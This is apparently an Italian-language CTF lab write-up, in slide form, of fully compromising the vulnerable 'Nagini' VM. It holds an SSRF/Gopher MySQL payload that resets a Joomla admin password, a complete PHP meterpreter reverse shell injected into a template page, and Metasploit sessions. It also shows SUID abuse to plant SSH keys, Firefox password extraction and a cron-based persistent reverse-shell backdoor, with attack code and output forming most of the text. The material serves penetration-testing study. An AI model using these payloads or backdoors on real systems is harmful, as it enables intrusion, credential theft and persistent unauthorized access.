%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%67%6f%62%6c%69%6e%00%00%6d%79%73%71%
6c%5f%6e%61%74%69%76%65%5f%70%61%73%73%77%6f%72%64%00%66%03%5f%6f%73%05%4c%69%6e%75%7
8%0c%5f%63%6c%69%65%6e%74%5f%6e%61%6d%65%08%6c%69%62%6d%79%73%71%6c%04%5f%70%69%64%05
%32%37%32%35%35%0f%5f%63%6c%69%65%6e%74%5f%76%65%72%73%69%6f%6e%06%35%2e%37%2e%32%32%
09%5f%70%6c%61%74%66%6f%72%6d%06%78%38%36%5f%36%34%0c%70%72%6f%67%72%61%6d%5f%6e%61%6
d%65%05%6d%79%73%71%6c%7a%00%00%00%03%55%53%45%20%6a%6f%6f%6d%6c%61%3b%20%55%50%44%41
%54%45%20%6a%6f%6f%6d%6c%61%5f%75%73%65%72%73%20%53%45%54%20%70%61%73%73%77%6f%72%64%
3d%27%32%31%32%33%32%66%32%39%37%61%35%37%61%35%61%37%34%33%38%39%34%61%30%65%34%61%3
8%30%31%66%63%33%27%20%57%48%45%52%45%20%65%6d%61%69%6c%3d%27%73%69%74%65%5f%61%64%6d
%69%6e%40%6e%61%67%69%6e%69%2e%68%6f%67%77%61%72%74%73%27%3b%01%00%00%00%01
```



Gopherus – query n°3


Generiamo il payload per iniettare una query per modificare la password dell'amministratore:

Siamo riusciti a modificare la password dell'utente amministratore!


Autenticazione

Possiamo autenticarci nella pagina di login dell'amministratore con le nuove credenziali:

- **username**: site_admin
- **password**: admin



Client Side Exploitation



Come amministratore possiamo creare nuove pagine e modificare quelle esistenti.

Idea: nascondiamo il payload di una **reverse shell** all'interno di una pagina. In questo modo, se verrà richiesta tale pagina, il server instaurerà una connessione verso la macchina attaccante.

Usiamo il tool **msfvenom** per la generazione del payload di una **reverse shell php**:

```
┌──(root㉿kali)-[~]
└─# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1110 bytes
/*<?php /**/ error_reporting(0); $ip = '10.0.2.15'; $port = 4444; if (($f = 'stream_socket_cl
ient') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s &&
 ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s
&& ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res
= @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type)
{ die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream':
$len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { d
ie(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { swi
tch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .=
socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type
'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) {
$suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Client Side Exploitation


Inseriamo il payload della reverse shell all'interno della pagina di errore **error.php**:

Editing file "/error.php" in template "protostar".

- css
- html
- images
- img
- js
- language
- less
- component.php
- error.php
- index.php
- offline.php
- templateDetails.xml

Press F10 to toggle Full Screen editing.

```
53  }
54
55  // shellcode
56  error_reporting(0); $ip = '10.0.2.15'; $port = 4444; if (($f =
    'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}");
    $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s =
    $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') &&
    is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res =
    @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if
    (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch
    ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len =
    socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len);
    $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case
    'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .=
    socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s;
    $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') &&
    ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('',
    $b); $suhosin_bypass(); } else { eval($b); } die();
57  ?>
58  <!DOCTYPE html>
59  <html lang="<?php echo $this->language; ?>" dir="<?php echo $this->direction;
    ?>">
60  <head>
61      <meta charset="utf-8" />
62      <title><?php echo $this->title; ?> <?php echo
    htmlspecialchars($this->error->getMessage(), ENT_QUOTES, 'UTF-8'); ?></title>
```



Client Side Exploitation

Avviamo la console **metasploit** e configuriamola per metterci in ascolto sulla porta **4444** in attesa della connessione da parte della macchina *Nagini*:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost ⇒ 10.0.2.15
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
```

```
┌──(root㉿kali)-[~]
└─# sudo msfconsole

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                        MMMMMMMMMM
MMMN$                                   vMMMM
MMMNl  MMMMM                  MMMMM     JMMMM
MMMNl  MMMMMMMN          NMMMMMMM      JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM         JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM         jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM         jMMMM
MMMNI  MMMMM    MMMMMMM    MMMMM        jMMMM
MMMNI  MMMMM    MMMMMMM    MMMMM        jMMMM
MMMNI  MMMNM    MMMMMMM    MMMMM        jMMMM
MMMNI  WMMMM    MMMMMMM    MMMM#        JMMMM
MMMMR  ?MMNM               MMMMM  .dMMMM
MMMMNm  `?MMM              MMMM`  dMMMMM
MMMMMMN  ?MM               MM?    NMMMMMN
MMMMMMMMNe                      JMMMMMNMMM
MMMMMMMMMNm,                 eMMMMMNMNMNMM
MMMMNNMNMMMMMNx           MMMMMMNMNMNMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMNMMM
```

Client Side Exploitation

A questo punto se tramite il browser effettuiamo una richiesta malformata (**http://10.0.2.4/Joomla/index.php/<>**) verrà invocata la pagina di errore:

```
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (39927 bytes) to 10.0.2.4
[*] Meterpreter session 5 opened (10.0.2.15:4444 → 10.0.2.4:51098) at 2023-05-22 09:01:49 -0400

meterpreter >
```

Siamo riusciti ad ottenere una **meterpreter shell** sulla macchina target

06.

PostExploitation

Exploit Locali

Proviamo ad utilizzare il modulo **post/multirecon/local_exploit_suggester** fornito dalla suite Metasploit per individuare eventuali exploit locali da poter sfruttare:

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.0.2.4 - Collecting local exploits for php/linux ...
[-] 10.0.2.4 - No suggestions available.
```

Purtroppo, non è stato trovato nessun exploit locale che possiamo sfruttare.

Privilege Escalation

Una volta ottenuta una shell bash (**`shell -t`**) vediamo quali sono le home directory degli altri utenti a cui possiamo accedere:

```
www-data@Nagini:/var/www/html/joomla$ cd /home
cd /home
www-data@Nagini:/home$ ls -al
ls -al
total 16
drwxr-xr-x  4 root     root     4096 Apr  4  2021 .
drwxr-xr-x 18 root     root     4096 Apr  4  2021 ..
drwxr-xr-x  6 hermoine hermoine 4096 Apr  4  2021 hermoine
drwxr-xr-x  4 snape    snape    4096 Apr  4  2021 snape
www-data@Nagini:/home$
```

Possiamo accedere alla home directory degli utenti **`snape`** ed **`hermoine`**

Privilege Escalation – utente snape

Accediamo alla home directory dell'utente **snape** e mostriamone il contenuto:

```
www-data@Nagini:/home$ cd snape
cd snape
www-data@Nagini:/home/snape$ ls -al
ls -al
total 32
drwxr-xr-x 4 snape snape 4096 Apr  4  2021 .
drwxr-xr-x 4 root  root  4096 Apr  4  2021 ..
-rw-r--r-- 1 snape snape  220 Apr  3  2021 .bash_logout
-rw-r--r-- 1 snape snape 3526 Apr  3  2021 .bashrc
-rw-r--r-- 1 snape snape   17 Apr  4  2021 .creds.txt
drwx------ 3 snape snape 4096 Apr  4  2021 .gnupg
-rw-r--r-- 1 snape snape  807 Apr  3  2021 .profile
drwx------ 2 snape snape 4096 Apr  4  2021 .ssh
www-data@Nagini:/home/snape$
```

Il file **.creds.txt** è leggibile da chiunque e potrebbe contenere la password dell'utente **snape**

Privilege Escalation – utente snape

Mostriamo il contenuto del file **`.creds.txt`**:

```
www-data@Nagini:/home/snape$ cat .creds.txt
cat .creds.txt
TG92ZUBsaWxseQ==
www-data@Nagini:/home/snape$
```

Il contenuto potrebbe essere codificato in **base64**. Proviamo a decodificarlo:

```
www-data@Nagini:/home/snape$ cat .creds.txt | base64 -d
cat .creds.txt | base64 -d
Love@lillywww-data@Nagini:/home/snape$
```

Verifichiamo se effettivamente "**`Love@lilly`**" è la password dell'utente **`snape`**:

```
www-data@Nagini:/$ su - snape
su - snape
Password: Love@lilly

snape@Nagini:~$
```

Privilege Escalation – utente hermoine

Accediamo alla home directory dell'utente **hermoine** e mostriamone il contenuto:

```
snape@Nagini:/home$ cd hermoine
cd hermoine
snape@Nagini:/home/hermoine$ ls -al
ls -al
total 28
drwxr-xr-x 6 hermoine hermoine 4096 Apr  4  2021 .
drwxr-xr-x 4 root     root     4096 Apr  4  2021 ..
drwxr-xr-x 2 hermoine hermoine 4096 Apr  4  2021 bin
drwx------ 3 hermoine hermoine 4096 Apr  4  2021 .gnupg
-r--r----- 1 hermoine hermoine   75 Apr  4  2021 horcrux2.txt
drwx------ 5 hermoine hermoine 4096 Jun  1  2019 .mozilla
drwxr-xr-x 2 hermoine hermoine 4096 Apr  4  2021 .ssh
snape@Nagini:/home/hermoine$
```

Possiamo accedere alle directory **.ssh** e **bin**. Il contenuto di quest'ultima è il seguente:

```
snape@Nagini:/home/hermoine/bin$ ls -al
ls -al
total 152
drwxr-xr-x 2 hermoine hermoine   4096 Apr  4  2021 .
drwxr-xr-x 6 hermoine hermoine   4096 Apr  4  2021 ..
-rwsr-xr-x 1 hermoine hermoine 146880 Apr  4  2021 su_cp
snape@Nagini:/home/hermoine/bin$
```

Privilege Escalation – utente hermoine

L'eseguibile **su_cp** è una versione alternativa del commando **cp** ma avente il bit **SETUID** attivo sui permessi dell'utente **hermoine**:

```
snape@Nagini:/home/hermoine/bin$ ./su_cp --help
./su_cp --help
Usage: ./su_cp [OPTION]... [-T] SOURCE DEST
  or:  ./su_cp [OPTION]... SOURCE... DIRECTORY
  or:  ./su_cp [OPTION]... -t DIRECTORY SOURCE...
Copy SOURCE to DEST, or multiple SOURCE(s) to DIRECTORY.
```

Idea: possiamo sfruttare questo eseguibile per creare un file **authorized_keys** nella directory **.ssh** dell'utente hermoine. In questo modo possiamo autenticarci come utente **hermoine** tramite **ssh**.

Privilege Escalation – utente hermoine

1. Da utente **snape** generiamo una chiave ssh tramite il commando **ssh-keygen**;

2. Creiamo un file **authorized_keys**, con all'interno la chiave appena generate, tramite il commando **`cp .ssh/id_rsa.pub authorized_keys`**;

3. Copiamo il file **`authorized_keys`** all'interno della directory **`.ssh`** dell'utente **`hermoine`** sfruttando l'eseguibile **`su_cp`**;

4. Autentichiamoci come utente **`hermoine`** tramite **`ssh`**:

Privilege Escalation – utente hermoine

```
snape@Nagini:~$ ssh hermoine@localhost
ssh hermoine@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:Xy+Xj3BR8BLS4rk/l2jfAZmSh0d3m5zJXaB5QsUT3AA.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
Linux Nagini 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 22 16:45:32 2023 from ::1
hermoine@Nagini:~$
```

Privilege Escalation – utente root

Adesso possiamo accedere alla directory **`.mozilla`** presente nella home directory dell'utente **`hermoine`**. Tale directory contiene i file e le impostazioni relative al browser Mozilla Firefox.

Idea: proviamo ad usare il tool **`firefox_decrypt`**, comunemente utilizzato per il recovery delle password, per estrarre le password dei profili di Firefox:

```
┌──(root㉿kali)-[~]
└─# python3 firefox_decrypt/firefox_decrypt.py /tmp/.mozilla/firefox

Website:   http://nagini.hogwarts
Username: 'root'
Password: '@Alohomora#123'
```

Abbiamo ottenuto la password dell'utente **`root`**, ovvero "**@Alohomora#123**"

```
hermoine@Nagini:~$ su - root
su - root
Password: @Alohomora#123

root@Nagini:~# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Mantaining Access

Siamo riusciti ad ottenere I massimi privilege. A questo punto procediamo con l'installazione di una **backdoor persistente** che ci permetterà di accedere alla macchina *Nagini* con facilità, senza dover ripetere l'intero processo da capo.

A tal proposito, sempre usando **`msfvenom`**, generiamo il payload di una **reverse shell python**:

```
┌──(root㉿kali)-[~]
└─# msfvenom -p cmd/unix/reverse_python LHOST=10.0.2.15 LPORT=4444
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 356 bytes
python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').geten
')('eNqNkMsKgzAQRX9FskqgjA/aVclCioVS2kJ1LzVNUWqT4MT/ryGCZufdzOvMXJjuZ/RgI9TiK23ktIu8cGzMoIVEDNp6Ko9z3mq
LxB3l+0lLC7k3AR/oXOXn+nIvqtDaj8rH6VqX1bPIb2×1B4RWSgpLqfMPFp0tW7Ea4T2ajCJ8ul4qTVmAJ9vRdDuarVDDlzeCePU9JX
3L')[0]))"
```

Creiamo sulla macchina *Nagini*, all'interno della directory **`/etc`**, uno script chiamato **`in.sh`** con all'interno il payload.

Mantaining Access

Successivamente, usiamo il commando **`crontab -e`** per modificare il file in cui sono indicate l **comandi pianificati**, ovvero quei comandi che il sistema esegue periodicamente in maniera automatica. Modifichiamo il file aggiungendo la seguente riga:

`@reboot /etc/in.sh`

In questo modo la macchina *Nagini* andrà ad eseguire lo script ad ogni suo avvio. Ciò significa che ad ogni avvio la macchina *Nagini* tenterà di instaurare una connessione con la macchina attaccante che dovrà essere messa in ascolto sulla porta **`4444`**:

```
┌──(root㉿kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
10.0.2.4: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.4] 49340
id
uid=0(root) gid=0(root) groups=0(root)
```

07.

Conclusioni

Considerazioni Finali

Durante l'analisi della macchina *Nagini* sono state trovare diverse **vulnerabilità** che la espongono ad attacchi da parte di utenti malintenzionati. Infatti, siamo riusciti ad ottenere il pieno controllo ed i massimi privilegi.

Queste vulnerabilità riguardano principalmente:

1. Password memorizzate in chiaro;
2. Utenti sprovvisti di password;
3. File di configurazione leggibili da chiunque;
4. Eseguibili con privilegi ingiustamente elevati;
5. Versioni obsolete di sistema operativo ed applicative.

Possiamo concludere dicendo che il **livello di sicurezza** della macchina *Nagini* è **estramemente basso**.

Grazie per l'attenzione!